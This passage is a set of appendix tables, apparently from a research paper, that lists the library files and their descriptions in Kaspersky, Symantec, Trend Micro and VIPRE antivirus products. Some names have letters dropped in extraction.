vkbd2x64	Virtual Keyboard
unstored	Unstored Transformer plugin
sys_critical	System Critical Objects
bl_sde	KL Product Business Logic
dumpwriter	Kaspersky Dump Writer DLL
browser_ntegration	Browser Integration
backup	Backup service
weak_ettings	Weak Settings Monitor
stdcomp	STDCOMPARE
heurap	Heuristic anti-phishing service component
kasperskylab.ui.platform.safemoney	
kasperskylab.ui.core.visuals	KasperskyLab.UI.Core.Visuals
cf_acade	Content filtering facade component
icuio58	ICU I/O DLL
shell_ervice	Shell Service
hashsha1	Hash SHA1 algorithm implement
prutil	Utility Object Library
kas_oader	KASEngine EKA library
winreg	WINREG
klhkum	System Interceptors PDK usermode
um_interceptors_controller	
klsihk64	
Microsoft.Practices.ServiceLocation	Microsoft.Practices.ServiceLocation
mdmap	Multipart Direct Mapper plugin
unreduce	Unreduce Transformer plugin
avpservice	Kaspersky Anti-Virus Service library
ucp_gent	UCP agent service
getsysteminfo	Kaspersky Get System Information

Table A.3: **Kaspersky.** Libraries (continued from previous page)

Library	Description
dtreg	DTREG
kl_ervice	Component service provider
cbi	KAV CBI DLL
ckahrule	
pxstub	Proxy Stubs
am_atch_anagement	
backup_ngine	Backup engine
ntfsstrm	NTFSSTREAM
avengine	AV engine component
kasperskylab.ksde.ui	KasperskyLab.Ksde.UI
klfphc	Filtering Platform Helper Class
klavasyswatch	Heuristics proactive detection module
office_ntivirus	Kaspersky OfficeAntivirus Component
kasperskylab.pure.restoretool.nativeinterop	Restore tool native interop
deflate	Deflate Transformer plugin
kerneltracecontrol	Performance Analyzer
kasperskylab.platform.nativeinterop	Native interop assembly
system_ervice_ilter	
kasperskylab.ui.platform.views	KasperskyLab.UI.Platform.Views
cf_gmt_acade	Content filtering facade
updater_acade	
uniarc	UniArchiver plugin
base64p	Base64P
plugins_eta	Kaspersky plugins pdk meta
params	Structure Serializer
antimalware_provider	AntiMalwareProvider Component
schedule	Scheduler
kasperskylab.pure.ui.backup	KasperskyLab.Pure.UI.Backup
am_in_ux	
uninstallation_ssistant	Uninstallation assistant
encryption_crypto_disk_meta	Encryption Crypto Disk Meta
avpmain	Kaspersky Anti-Virus
mailmsg	MAILMSG
dmap	Direct Mapper plugin
ckahum	
crypto_omponents	
swpragueplugin	System Watcher PRAGUE proxy
unlzx	UnLZX Transformer plugin

Table A.3: **Kaspersky.** Libraries (continued from previous page)

Library	Description
minizip	ZIP MiniArchiver plugin
interprecz	App Control Interpreter Recognizer
ndetect	Nertwork Detection
inproc_gent	Kaspersky Inproc Agent
system_nterceptors	
Nemerle	Nemerle Library
System.Windows.Interactivity	System.Windows.Interactivity
localization_anager	Localization Manager
hashmd5	HASHMD5
product_nfo	Kaspersky Product Info library
clldr	CLLDR Protection Library
ksdeuimain	Kaspersky Secure Connection
openssl_erifier	
propmap	PROPMAP
stored	Stored Transformer plugin
bi_acade	Browser Integration PDK facade
kasperskylab.ui.platform.services	Loader
kasperskylab.kis.ui.loader	Loader
installation_ssistant_eta	Installation assistant meta
winevent_interceptor_controller	WinEvent Interceptor Controller
rar	RAR
plugins_facade	Plugins PDK facade
pctrlex	Parental Control
network_services	Network services library
restore_tool_service	Restore tool service
nfio	NFIO
volenum	Volume enumeration
cd_service_provider	
timer	Timer
si_monitor	
reportdb	Report DB System
activated_process_categorization	Activated Process Categorization
bl	Product Business Logic
storage	
kas_ds	UDS dynamic library
prremote	PR_EMOTE
klsihk	
kasperskylab.ui.platform.reports	

Table A.3: **Kaspersky.** Libraries (continued from previous page)

Library	Description
tun_acade	
ksn_acade	
System.Data.SQLite	System.Data.SQLite Core
crpthlpr	CryptoHelper
kasperskylab.pure.backupdiskscanner	KasperskyLab.Pure.BackupDiskScanner
app_ontrol_ague	Application Control Prague
mailer	Mailer library
kasperskylab.ui.core	KasperskyLab.UI.Core
avzscan	AVZ Scanner
mapiedk	MAPI and EDK library
kasperskylab.ksde.ui.loader	Loader
vkbd2	Virtual Keyboard
inifile	IniFile
ckahcomm	
superio	SUPERIO
installation_ssistant	Installation assistant
ipm_ervice	
kas_iltration	Content Filtration dynamic library
app_ore_eta	
wlengine	Application Control Whitelist Engine
instrumental_meta	Instrumental Meta Library
wmihlpr	wmi helper
system_interceptors_meta	
kpm_integration	KPM integration module
instrumental_services	Instrumental services
kasperskylab.kis.ui.visuals	KasperskyLab.Kis.UI.Visual
mdb	MDB
application_investigator	Application Investigator
antispam	AntiSpam mail fiter
mcou	Outlook Plug-In
kasperskylab.kis.ui	KasperskyLab.Kis.UI
quantum	QUANTUM
safe_anking	Safe Banking
inflate	Inflate Transformer plugin
kasperskylab.ksde.nativeinterop	Native interop assembly
ekasyswatch	System Watcher EKA Task
avpuimain	Kaspersky Anti-Virus
prcore	Prague Core

Table A.3: **Kaspersky.** Libraries (continued from previous page)

Library	**Description**
app_ore_egacy	
kasperskylab.kis.ui.reports.dataaccess	Reports DataAccess
product_etainfo	Product Metainformation
cm_m	Cryptographic Module x86 (56 bit)
crypto_rovider	
kas_sg	GSG dynamic library
btdisk	Disk boot area parser
thpimpl	Thread Pool
fssync	
traffic_rocessing	Traffic Processing PDK
avpinst	Modularity configurator

Table A.4: **Symantec.** Libraries.

Library	Description
FWCore	Firewall Core Component
Engine	InstallToolBox Engine
coActMgr	coActMgr
UISSSH	file description missing
wpMcPlg	Webcam Protection MC Plugin
FWHelper	Firewall Utilities
ccScanW	Symantec Scan Engine
rcEmlPxy	Symantec Email Proxy Resources
sds_ppendix__64	Symantec Static Data Scanner Component Library
cctFW	Norton Protection Center cctFW
SymHTML	Symantec HTML Interface
SymRdrSv	Symantec Redirector Service Plugin
NPCTray	Norton Protection Center System Tray
AVPSVC32	Norton Security Antivirus Product Service Module
speng64	Symantec Platform Component Library
EventSvc	Event Service
IronMigr	Symantec Iron Data Migration
ELAMCli64	Symantec ELAM
nsWscCtl	Norton Security WSC Control
wpNotify	Webcam Protection Notify
NISPInst	NIS Patch Installer
ccVrTrst	Symantec Trust Validation Engine
IPSEng32	IPS Script Engine DLL
SDKWrap	Security SDK Wrapper
muis	Shortcut MUI Resource
jwNCU	Browser and Temporary File Cleaner Job Worker
coSvcPlg	coServicePlugIn
buUIPlg	Backup UI Plugin
sds_ppendix__64	Symantec Static Data Scanner Component Library
csdklog	Client SDK Log
IDSxpx86	Intrusion Detection Interface DLL
coIDSafe	coIDSafe
CSDKSH	Symantec CSDKSH
tuUI	Tuneup UI
coDataPr	coDataProvider
MClnTask	M Client Task
SNDSvc	Symantec Network Service Plugin

Table A.4: **Symantec.** Libraries (continued from previous page)

Library	Description
CoIEPlg	coIEPlugIn
SpocClnt	SPOC Client
libcef	Chromium Embedded Framework (CEF) Dynamic Link Library
cuTFPlg	Temporary File Cleanup Plugin
rcSvcHst	Symantec ccServiceHost Resources
FwSesAl	Firewall Session Component
Eraser64	Symantec Eraser Engine
chrome_lf	Chromium
ccGLog	Symantec ccGenericLog Engine
diLueCbk	InstallToolBox LUE Callback
csdkprod	Client SDK Product Integration
BHSvcPlg	BASH Service Plugin
cceraser	Symantec Eraser Engine
sds_ppendix__86	Symantec Static Data Scanner Component Library
muis.mui	Shortcut MUI Resource
sticprxy	Submission Library
buComm	Backup Common
buProv	Backup Providers
SQLite	SQLite
ncpBrExt	Norton Communication Platform NCPUI
buFScsdk	Backup FScsdk
ccEmlPxy	Symantec Email Proxy
SymDltCl	SymDelta client DLL
rcErrDsp	Symantec Error Display Resources
csdktu	Tuneup Client SDK Service
uiMetroN	Norton Metro Notifications
NspEng	NSP Client Backup Engine
coWPPlg	coWebAuthPlugIn
QBackup	Quarantine/Backup Engine
FWGenPlg	Firewall Generic Plug-in
nasascr	file description missing
ISDataSv	IS Data Service
SDKCmn	Security Status Server
NUMEng	Norton Update Manager Engine
spsvc	Symantec Platform Component Library
cltLMS	Symantec Shared Component
RuleXprt	Rule Database Upgrader library
InsImage	InstallToolBox Setup

Table A.4: **Symantec.** Libraries (continued from previous page)

Library	Description
buUI	Backup UI
QSPlugin	QuickStart Service Plugin
ScanLess	Norton Protection Center ScanLess UI Library
patch25d	Microdefs Apply Engine
ProxyClt	Proxy Client
buVssVst	Backup Volume Shadow Support For Vista
v2Client	v2 Client
ccIPC	Symantec ccIPC Engine
ccSvc	Symantec ccService Engine
DSCli	Symantec Data Store
ccJobMgr	Symantec ccJobMgr Engine
TaskWiz	Norton Protection Center N360 Task Wizard
cltFE	Symantec Shared Component
csdkaux	CSDK Client Auxiliary Interface
asEngine	AntiSpam Engine
tuMCFPlg	Tuneup Message Center Plugin
MsouPlug	AntiSpam MS Outlook Plugin
asHelper	AntiSpam Helper
buShell	Backup Shell
DefUtDCD	Symantec Definition Utilities
SHUIROL	file description missing
SymNeti	Symantec Network Driver Interface
DSCli64	Symantec Data Store
coParse	coParse
OEHeur	Symantec OEH
hsui	Norton Protection Center Help and Support
UMEngx86	SONAR Engine
coMCPlug	Message Center PlugIn
SymHTTP	Symantec HTTP Transport
PatchUI	InstallToolBox Setup
DuLuCbk	Symantec Definitions Deployment
ccGEvt	Symantec ccGenericEvent Engine
EFACli64	Symantec Extended File Attributes
msl	Symantec MS Light Library
ccSubEng	Submission Engine
diStRptr	Stat Reporter Job Worker
srtsp64	Symantec AutoProtect
csdk	Client SDK

Table A.4: **Symantec.** Libraries (continued from previous page)

Library	Description
NavShExt	Norton Security Shell Extension Module
cltAlDis	Symantec Shared Component
FWSetup	Firewall Setup Utility
bbRGen64	Rule Preprocessor
sds_ngine_64	Symantec Static Data Scanner Component Library
wpCSDK	Webcam Protection CSDK Service
AVPAPP32	Norton Security Antivirus Product Application Module
AppMgr32	Symantec Application Core Manager
coUICtlr	Norton Password Manager
NScClt	Scandium Client
DiagRpt	Diagnostic Report
AVModule	Symantec AntiVirus Module
symhtml	Symantec HTML Interface
fwMCPlug	Firewall Message Center Plug-in
NAVLogV	Norton Security NAVLogV
coSfShre	coSafeShare
tuTW	Tuneup Task Wizard Plugin
FFPrefs	N360 FireFox Preferences Component
IDSAux	Intrusion Detection Auxiliary DLL
BuEng	Backup Engine x64
cuEng	Cleanup Engine
NSSSH	Symantec HTML Interface
IPSPlug	Symantec Intrusion Prevention Plugin
uiAlert	Norton Protection Center Alert Provider
AVifc	Symantec AntiVirus Interface
IPSEng64	IPS Script Engine DLL
srtspscan	Symantec AutoProtect
RuleUI	Rule UI
diArkive	InstallToolBox Archive
coShdObj	coShdObj
NumGui	Norton Update Manager Gui
symv8hst	Symantec Support Library
PeekUI	Norton Protection Center Peek User Interface Component
IDSXpx64	Intrusion Detection Interface DLL
diMaster	InstallToolBox Service
SymRedir	Symantec Redirector Interface DLL
o2ncpscr	NCP Main Script
asDcaCl	AntiSpam Delta Custom Action Client

Table A.4: **Symantec.** Libraries (continued from previous page)

Library	Description
sds_ppendix__86	Symantec Static Data Scanner Component Library
SvcDePlg	Service Dependency Plugin
Lue	Symantec LiveUpdate Engine
Comm	Communications Service
NCW	Norton Community Watch Component
BHClient	BASH Client
IronUser	Symantec Iron User Session
buMC	Backup MC
Avifc	Symantec AntiVirus Interface
AVExclu	Symantec AntiVirus Exclusion Manager
srtsp32	Symantec AutoProtect
isPwd	Password Manager
Iron	Symantec Iron Engine
avScnTsk	Norton Security avScnTsk Module
ncpClient	NCP Client Service
cuIEPlg	Internet Explorer Cleanup Engine Plugin
naHelper	Norton Account Helper
QStartUI	QuickStart UI
RptCrdUI	Report Card UI
ccAlert	Symantec Alert and Notification
avScanUI	Norton Security Scan UI
ProdCbk	DING Product Callback DLL
SecureVPN	Secure VPN Proxy Feature
NCOLUE	NCO LUE Handler
spifc	Symantec Platform Component Library
sds_oader_64	Symantec Static Data Scanner Component Library
ccSEBind	Submission Engine Connection Library
sqscr	Norton Settings User Interface
sqsvc	Symantec Error Service Plugin
rcAlert	Symantec Alert and Notification Resources
InstUI	InstallToolBox Setup
ccSet	Symantec Settings Manager Engine
AppMgr64	Symantec Application Core Manager
Datastor	Data Store
AppState	Norton Metro App State
diFVal	InstallToolBox File Validation
cltLMJ	Symantec Shared Component
cltJSH	Consumer Licensing Technologies cltJSH

Table A.4: **Symantec.** Libraries (continued from previous page)

Library	Description
BHEng64	BASH Engine
wpSvc	Webcam Protection System Service
uiMain	Norton Protection Center NPC Status Plugin
AVMail	Symantec AntiVirus Email Filter
ccErrDsp	Symantec Error Display
jwWDF	Windows Defragmentation Job Worker
MCUI	Symantec Security History
isDataPr	IS Data Provider
coChrmSv	ChromiumPlugin
EFACli	Symantec Extended File Attributes
ccLib	Symantec Library
sds_ngine_86	Symantec Static Data Scanner Component Library
coFeatSv	NCO Feature Service
Settings	Norton Settings User Interface
buSvc	Backup Service
symv8	Symantec Support Library

Table A.5: **TrendMicro.** Libraries

Library	Description
TMLCE64	Trend Micro Local Correlation Engine
TmopphSmtp	Trend Micro SMTP Handler
TmopsmHttp	Trend Micro Scan Manager for HTTP
ciussi64	ciussi Dynamic Link Library
Ssapi64	Anti-Spyware Engine
AIMURLRatingPlugin	Trend Micro TrendSecure
Tmopcfscan	Trend Micro String Scan Utility Module
helperTMEBCDriver	Trend Micro TMEBC Helper DLL
smv64.old	smv64
TmopphPop3.old	Trend Micro POP3 Handler
Nitro	Trend Micro Nitro Engine
plugTmv	Trend Micro Vault PlugIn DLL
tmsa_ore64	TMSACore Dynamic Link Library
helperOspreyDriver	Trend Micro Anti-Malware Solution Platform
Tmopcfscan.old	Trend Micro String Scan Utility Module
utilTitaniumLuaHelper	Titanium LUA Helper
utilUniClient	Trend Micro Client Utility

Table A.5: **TrendMicro.** Libraries (continued from previous page)

Library	Description
plugSponge	PLUGSPONGE
Tmelapi	Trend Micro ELAM Communication Module
utilComponentInfo	Trend Micro Anti-Malware Solution Platform
coreFrameworkBuilder	Trend Micro Anti-Malware Solution Platform
plugEngineLCE	Local correlation Engine Plugin for AMSP
plugEventHub	Trend Micro Client Common Plug-in
ICRCHdler	ICRCHdler
tmeedbg.old	Trend Micro EagleEye Debug Log DLL
TmoppeUrlF	Trend Micro URL Filter Engine
TmoppeVS	Trend Micro Virus Scan Engine
TmSystemChecking	TmSystemChecking
tmncieco	Trend Micro NCIE Coordinator (amd64-fre)
plugFeedback	Plugin_eedback
TmoppeSsF	Trend Micro Safe Search Filter Engine
utilAccessControl	Trend Micro Anti-Malware Solution Platform
TMLCE64.old	Trend Micro Local Correlation Engine
inner_MSP_lientLibrary	Trend Micro Anti-Malware Solution Platform
coreTaskManager	Trend Micro Anti-Malware Solution Platform
tmopsent	Trend Micro Osprey Sentry
plugEngineDCE	Trend Micro Anti-Malware Solution Platform
plugSystemInfo	Plugin_ystemInfo
TmopCfg.old	Trend Micro Osprey Configuration DLL
DCEBootConfig.old	DCEBoot Config
TmopsmIm.old	Trend Micro Scan Manager for Instant Message
plugUtilLowConfDB	Trend Micro Anti-Malware Solution Platform
tmncieco.old	Trend Micro NCIE Coordinator (amd64-fre)
plugEngineVSAPI	Trend Micro Anti-Malware Solution Platform
TMAS_FAgent	Trend Micro Anti-Spam Dynamic Link Library
helperTMUMHDriver	Trend Micro UMH Driver Helper
plugEngineTmCDE	Trend Micro PlugEngineCDE
TmoppeHosF	Trend Micro Hosts Filter Engine
utilIPC	Trend Micro Anti-Malware Solution Platform
plugEngineFalcon	Trend Micro Anti-Malware Solution Platform
plugEngineTMSA	plugEngi Dynamic Link Library
helperEagleEyeDriver	Trend Micro Anti-Malware Solution Platform
TmopPlgAdp.old	Trend Micro Plugin Adapter Module
plugEngineAEGIS	Trend Micro Anti-Malware Solution Platform
ciuas64	ciuas Dynamic Link Library

Table A.5: **TrendMicro.** Libraries (continued from previous page)

Library	Description
TmOverlayIcon	Trend Micro Folder Shield Shell Extension
plugServiceBundle	Trend Micro Service Bundle PlugIn DLL
helperUCInstallation	Trend Micro Client Installation Library
TmopsmHttp.old	Trend Micro Scan Manager for HTTP
tmumhmgr.old	Trend Micro UMH Engine
plugSecureErase	Trend Micro Secure Erase PlugIn DLL
Tmopsent.old	Trend Micro Osprey Sentry
plugManualScan	Trend Micro Client Common Plug-in
plugScan	PlugScan
TmUmEvt.old	Trend Micro User-Mode Hook Event Module
TmNetworkCost	Trend Micro Network Cost Dynamic Link Library
TMAS_LA.mui	Trend Micro Anti-Spam Agent for Outlook
libcef	Chromium Embedded Framework (CEF) Dynamic Link Library
TMPEM	Trend Micro Policy Enforcement Module
DRE	Damage Recovery Engine
tmsa_ore64.old	TMSACore Dynamic Link Library
PtSdk	PtSDK
plugEngineSSAPI	Trend Micro Anti-Malware Solution Platform
plugAdapterTMUMH	Trend Micro UMH Engine Adapter
TmopIEPlg32.old	Trend Micro Osprey IE Plug-In
plugLogHub	PlugLogHub
plugEngineTrxHandler	Trend Micro Anti-Malware Solution Platform
plugFeatureToggle	Trend Micro Client Common Plug-in
fcScan	fcScan
plugVizor	PlugVizor
coreActionManager	Trend Micro Anti-Malware Solution Platform
TmCDEngine	Trend Micro Collaberative Detection Engine
SEHelper	Trend Micro Secure Erase Helper DLL
plugTrendxScanFlow	Trend Micro Anti-Malware Solution Platform
tmmon64	Trend Micro UMH Monitor Engine
TmUmEvt64.old	Trend Micro User-Mode Hook Event Module (64-Bit)
utilUIProfile	Trend Micro Client Utility
ICRCHdler.old	ICRCHdler
DLLForVersionDisplay	DllForVersionDisplay
TmopsmIm	Trend Micro Scan Manager for Instant Message
TmopphPop3	Trend Micro POP3 Handler
helperSystemDriver	Trend Micro Anti-Malware Solution Platform
trxhandler	trxHandler

Table A.5: **TrendMicro.** Libraries (continued from previous page)

Library	Description
plugUtilException	Trend Micro Anti-Malware Solution Platform
CustomActUninst	Remove Application
TmopphSmtp.old	Trend Micro SMTP Handler
tmufeng.old	Trend Micro URL Filtering Engine
TmvHelper	Trend Micro Vault Helper DLL
TmToastNotification	Trend Micro Toast Notification Dynamic Link Library
TmvExt	Trend Micro Vault Extersion DLL
TmOsprey	Trend Micro Module
plugParentControl	Trend Micro Parent Control DLL
tmwk64.old	TMWK Dynamic Link Library
TmopphHttp.old	Trend Micro HTTP Protocol Handler Module
util3rdComponentInstall	Trend Micro Anti-Malware Solution Platform
TmNSCIns	Trend Micro NSC Driver Installation Module
utilInstallation	Trend Micro Anti-Malware Solution Platform
tmeectx.old	Trend Micro EagleEye Controller (X)
coreConfigRepository	Trend Micro Anti-Malware Solution Platform
npToolbarChrome	TrendMicro Toolbar Rating Plugin
TmopCtl.old	Trend Micro Osprey Control Module
plugWorkflowHost	Trend Micro Client Common Plug-in
TmopsmMail	Trend Micro Scan Manager for Mail
atse64	ATSE DLL for AMD64
TMAS_LA	Trend Micro Anti-Spam Agent for Outlook
TmopphMsn.old	Trend Micro MSN Protocol Handler Module
utilRPC	Trend Micro Anti-Malware Solution Platform
tmwlchk.old	Trend Micro White Listing Module
plugBigFileScan	plugBigFileScan
tmsa64	TMSAEng Dynamic Link Library
Corridor	Corridor Dynamic Link Library
TmMsg.old	TMMSG with C interface
tmptfb	Trend Micro Platinum Feedback Module
plugCensus	Trend Micro Anti-Malware Solution Platform
TmoppeSAL	Trend Micro Script Analyzer
TmopphMsn	Trend Micro MSN Protocol Handler Module
Tmopsent	Trend Micro Osprey Sentry
TmopIEPlg.old	Trend Micro Osprey IE Plug-In
plugEngineWL	Trend Micro Anti-Malware Solution Platform
wccclient	wccclient
atse64.old	ATSE DLL for AMD64

Table A.5: **TrendMicro.** Libraries (continued from previous page)

Library	Description
fcTmJsFoundation	fcTmJsFoundation
plugSha1Cache	plugSha1Cache
FtpHandler	FtpHandler_D
plugUtilEnum	Trend Micro Anti-Malware Solution Platform
pbld64	RTPatch Executable
plugAppDelayLoad	Plugin_ppDelayLoad
TmopphHttp2.old	Trend Micro HTTP Protocol Handler Module
outer_MSP_lientLibrary	Trend Micro Anti-Malware Solution Platform
plugDTP	PlugDTP
tmufeng	Trend Micro URL Filtering Engine
plugManualScanFlow	Trend Micro Anti-Malware Solution Platform
TmMetroPkgMgr	Trend Micro Metro Package Manager Dynamic Link Library
ToolbarHelper	ToolbarH Dynamic Link Library
DCEBootConfig	DCEBoot Config
TmoppeEvts.old	Trend Micro Network Events Engine
plugWIFIAdv	WIFIAdvP Dynamic Link Library
plugDataShaper	Plugin_ataShaper
ssleay32	OpenSSL Shared Library
plugRealtimeScanFlow	Trend Micro Anti-Malware Solution Platform
plugRealTimeScanCache	Trend Micro Anti-Malware Solution Platform
TmopphYmsg	Trend Micro Yahoo Messenger Protocol Handler Module
tmfbeng	Trend Micro Feedback Engine
tmfbeng.old	Trend Micro Feedback Engine
plugAdapterSystem	Trend Micro Anti-Malware Solution Platform
TmoppeSAL.old	Trend Micro Script Analyzer
tscdll64	Trend Micro Damage Cleanup Engine (64-Bit)
TmOsprey32.old	Trend Micro Module
plugCommonScanCache	Trend Micro Anti-Malware Solution Platform
tmdshell	Trend Micro Client Shell Extension
plugAdapterEagleEye	Trend Micro Anti-Malware Solution Platform
utilThread	Trend Micro Anti-Malware Solution Platform
TmCDEngine.old	Trend Micro Collaberative Detection Engine
TmOsprey.old	Trend Micro Module
plugCloudBroker	plugCloudBroker
tmumhmgr	Trend Micro UMH Engine
AsSdk	Trend Micro Air Support
coreScanManager	Trend Micro Anti-Malware Solution Platform
utilServiceTag	utilServiceTag Dynamic Link Library

Table A.5: **TrendMicro.** Libraries (continued from previous page)

Library	Description
helperELAMDriver	Trend Micro Anti-Malware Solution Platform
libeay32	OpenSSL Shared Library
plugTaskManager	Plugin_askManager
plugFwOpt	PlugFWOpt
plugPasswordProtection	PlugPasswordProtection
plugAdapterNCIE	Trend Micro Anti-Malware Solution Platform
luaWSC	Trend Micro Client Utility
TmoppeUrlF.old	Trend Micro URL Filter Engine
utilJsonHandle	Trend Micro Client Utility
TmSysEvt	Trend Micro Driver Communication Module (64-Bit)
plugEngineTMFBE	Trend Micro Anti-Malware Solution Platform
plugAdapterOsprey	Trend Micro Anti-Malware Solution Platform
TmOsprey32	Trend Micro Module
eextuins.old	Trend Micro EEXT Uninstaller
TmoppeHosF.old	Trend Micro Hosts Filter Engine
tmeectv	Trend Micro EagleEye Controller (V)
TmoppePDP	Trend Micro Privacy Data Protection Engine
plugLuaEngine	Plugin_uaEngine
TmConfig	TmConfig
TmVizorShortCut_8	VizorShortCut Dynamic Link Library for Win8
plugAdapterTMEBC	Trend Micro TMEBC Plug In DLL
ToolbarIE	Trend Micro TrendSecure
TmMetroTTM	TiThreatMap
TMPEM.old	Trend Micro Policy Enforcement Module
Redemption	Outlook Redemption COM library
tmsa64.old	TMSAEng Dynamic Link Library
tmeectv.old	Trend Micro EagleEye Controller (V)
tmtap	Trend Micro Firewall API Module
tmdbglog	TmDbgLog Dynamic Link Library
tmmon64.old	Trend Micro UMH Monitor Engine
TmSysEvt.old	Trend Micro Driver Communication Module (64-Bit)
tmaseng	Trend Micro Anti-Spam Engine
libeay32.old	OpenSSL Shared Library
TmopphYmsg.old	Trend Micro Yahoo Messenger Protocol Handler Module
DRE.old	Damage Recovery Engine
plugEngineDre	Damage Recovery Engine
trxhandler.old	trxHandler
TmvLib	Trend Micro Vault Lib DLL

Table A.5: **TrendMicro.** Libraries (continued from previous page)

Library	Description
TmMsg	TMMSG with C interface
helperNCIEDriver	Trend Micro Anti-Malware Solution Platform
plugAdapterELAM	Trend Micro Anti-Malware Solution Platform
paCoreProductAdaptor	Trend Micro Client Framework
utilNetCtrl	libNetCt DLL
plugEventLog	Trend Micro Client Common Plug-in
TmopPlgAdp	Trend Micro Plugin Adapter Module
plugEADAgent	Trend Micro EAD Agent(64-Bit)
tmmon.old	Trend Micro UMH Monitor Engine
tmxfalcon.old	Trend Micro Falcon Core Engine
tmwk64	TMWK Dynamic Link Library
plugCfgProxy	Trend Micro Client Common Plug-in
plugUpdater	Trend Micro Client Common Plug-in
plugUtilSysInfo	Trend Micro Anti-Malware Solution Platform
TmopIEPlg32	Trend Micro Osprey IE Plug-In
TmopphHttp	Trend Micro HTTP Protocol Handler Module
utilMsgBuffer	Trend Micro Anti-Malware Solution Platform
tmwlchk	Trend Micro White Listing Module
coreReportManager	Trend Micro Anti-Malware Solution Platform
plugToolbar	plugTool Dynamic Link Library
plugLocalCorrelationFlow	Trend Micro Anti-Malware Solution Platform
fcTmJsTitanium	fcTmJsTitanium
plugTMAS	PlugTMAS
VizorUniclientLibrary	VizorUniclientLibrary
plugScheduler	Plugin_cheduler
7z	7z Plugin
TmoppePDP.old	Trend Micro Privacy Data Protection Engine
plugConfigManager	plugConfigManager
utilETW	Trend Micro Anti-Malware Solution Platform
tmtap.old	Trend Micro Firewall API Module
tmxfalcon	Trend Micro Falcon Core Engine
utilGenericLoader	Trend Micro Anti-Malware Solution Platform
TmopCtl	Trend Micro Osprey Control Module
plugDaemonHost	PlugHttpSrv
TmDbgLog	TmDbgLog Dynamic Link Library
plugPlatinum	PlugPlatinum
iaucore	Trend Micro ActiveUpdate Module
plugUtilRCM	Trend Micro Anti-Malware Solution Platform

Table A.5: **TrendMicro.** Libraries (continued from previous page)

Library	Description
TmopIEPlg	Trend Micro Osprey IE Plug-In
TmUmEvt64	Trend Micro User-Mode Hook Event Module (64-Bit)
TmopDbg.old	Trend Micro Osprey Debug Log DLL
tmmon	Trend Micro UMH Monitor Engine
coreEventManager	Trend Micro Anti-Malware Solution Platform
tmeesent	Trend Micro EagleEye Sentry
TmopsmMail.old	Trend Micro Scan Manager for Mail
TmoppeEvts	Trend Micro Network Events Engine
plugEngineSMV	Trend Micro Anti-Malware Solution Platform
plugSdkStub	Trend Micro Anti-Malware Solution Platform
coreCommandManager	Trend Micro Anti-Malware Solution Platform
TmopphHttp2	Trend Micro HTTP Protocol Handler Module
TMAS_LShare	Trend Micro Anti-Spam Sharor for Outlook
instInstallationLibrary	Trend Micro Anti-Malware Solution Platform
TmoppeVS.old	Trend Micro Virus Scan Engine
SEShellExt	Trend Micro Secure Erase Shell Extension DLL
ProToolbarIMRatingActiveX	Trend Micro TrendSecure
patchw64	RTPatch Executable
TmUmEvt	Trend Micro User-Mode Hook Event Module
iau	Trend Micro ActiveUpdate Module
Ssapi64.old	Anti-Spyware Engine
coreUpdateManager	Trend Micro Anti-Malware Solution Platform
utilDebugLog	Trend Micro Anti-Malware Solution Platform
TmopCfg	Trend Micro Osprey Configuration DLL
libcurl.old	libcurl Shared Library
TmopDbg	Trend Micro Osprey Debug Log DLL
plugLicense	PlugLicense
plugEngineTMUFE	Trend Micro Anti-Malware Solution Platform
QuietModeHelper	QuietModeHelper
smv64	smv64
ssleay32.old	OpenSSL Shared Library
tscdll64.old	Trend Micro Damage Cleanup Engine (64-Bit)
tmeedbg	Trend Micro EagleEye Debug Log DLL
libcurl	libcurl Shared Library
TmoppeSsF.old	Trend Micro Safe Search Filter Engine
Tmelapi.old	Trend Micro ELAM Communication Module

Table A.6: **VIPRE.** Libraries

Library	Description
Vipre.Models.HistoryModels	History
kbu	kbu Dynamic Link Library
atcuf32	BitDefender ATC
Vipre.ObjectModel.Events	Events
Vipre.Infrastructure.Plugins	Plug-In Helper
VIPRE.Common	VIPRE.Common
VIPRE.Consumer.Resources	VIPRE.Consumer.Resources
scan	BitDefender Threat Scanner
log4net	Apache log4net
Vipre.Infrastructure.Product	Product
SbFwe	ThreatTrack Security Firewall
XceedZip	Xceed Zip for COM/ActiveX
Vipre.ObjectModel.Services	Controllers
Vipre.ObjectModel.DataModel	Data Model
Vipre.ViewModels	View Models
SerenityRose.Theme	SerenityRose Theme
atcuf64	BitDefender ATC Usermode
SBArva	Email Antivirus
IncompatiblePrograms	IncompatiblePrograms
mimepp	DLL for Hunny MIME++ Library
Dark.Theme	Dark Theme
asunicode	Bitdefender Antispam Unicode Library
Vipre.Infrastructure.LoggingHelper	Logging Helper
Vipre.Models	Models
Light.Theme	Light Theme
System.Windows.Interactivity	System.Windows.Interactivity
Prism	Prism
spursdownload	Spurs Download Dynamic Link Library
Vipre.Tray.Notifications	Tray Notifications
ArcticWaters.Theme	ArcticWaters Theme
VSGNx64	VIPRE Search Guard for IE browser x64
mimepack	MIME packer
Unity.Configuration	Microsoft.Practices.Unity.Configuration
Prism.Wpf	Prism.Wpf
Vipre.Diagnostics	Vipre.Diagnostics
Vipre.SocialWatch	SocialWatch Engine Interfaces
PI_ecovery	Recovery Monitor Plug-in

Table A.6: **VIPRE.** Libraries (continued from previous page)

Library	Description
Interception.Configuration	Microsoft.Practices
patchw32	RTPatch Executable
ascore	Bitdefender Antispam Core
Vipre.ObjectModel.Interfaces	Interfaces
SBAMSvcPS	SBAMSvcP Dynamic Link Library
VSGN	VIPRE Search Guard for IE x32
unrar	RAR decompression library
SBAMOutlook	Outlook Antivirus Plugin
vipre	Detection and remediation system
Vipre.Infrastructure.History	History
Facebook.XmlSerializers	
bdsmartdb	BitDefender SmartDB
Vipre.Models.Interfaces	Models Interfaces
Vipre.Infrastructure.UserInterface	User Interface
ThemeManager	VIPRE
atccore	BitDefender ATC Communications
SBTIS	ThreatTrack Security Firewall
Facebook	Facebook
Microsoft.WindowsAPICodePack.Shell	Microsoft.WindowsAPICodePack.Shell
SBRES_AS_n-US	VIPRE English Language Resources
gfiarkup	gfiarkup
Vipre.ViewModels.Infrastructure	View Models
Microsoft.Practices.ServiceLocation	Microsoft.Practices.ServiceLocation
Vipre.Infrastructure.Services	Services
Vipre.SocialWatch.Plugins.Facebook	Social Watch Facebook Plug In
VIPRE.Consumer.Schemas	VIPRE.Consumer.Schemas
SBCA	Custom Actions for the Installer
Vipre.Tray.Notifier	Notifier
Vipre.Infrastructure.Services.Interfaces	Services.Interfaces
Vipre.SocialWatch.Scanner.Interfaces	Social Network Scanner
Microsoft.WindowsAPICodePack	Microsoft.WindowsAPICodePack
ControllerEventAggregator	Controller Event Aggregator
Vipre.Tray.NotificationService	Notification Service
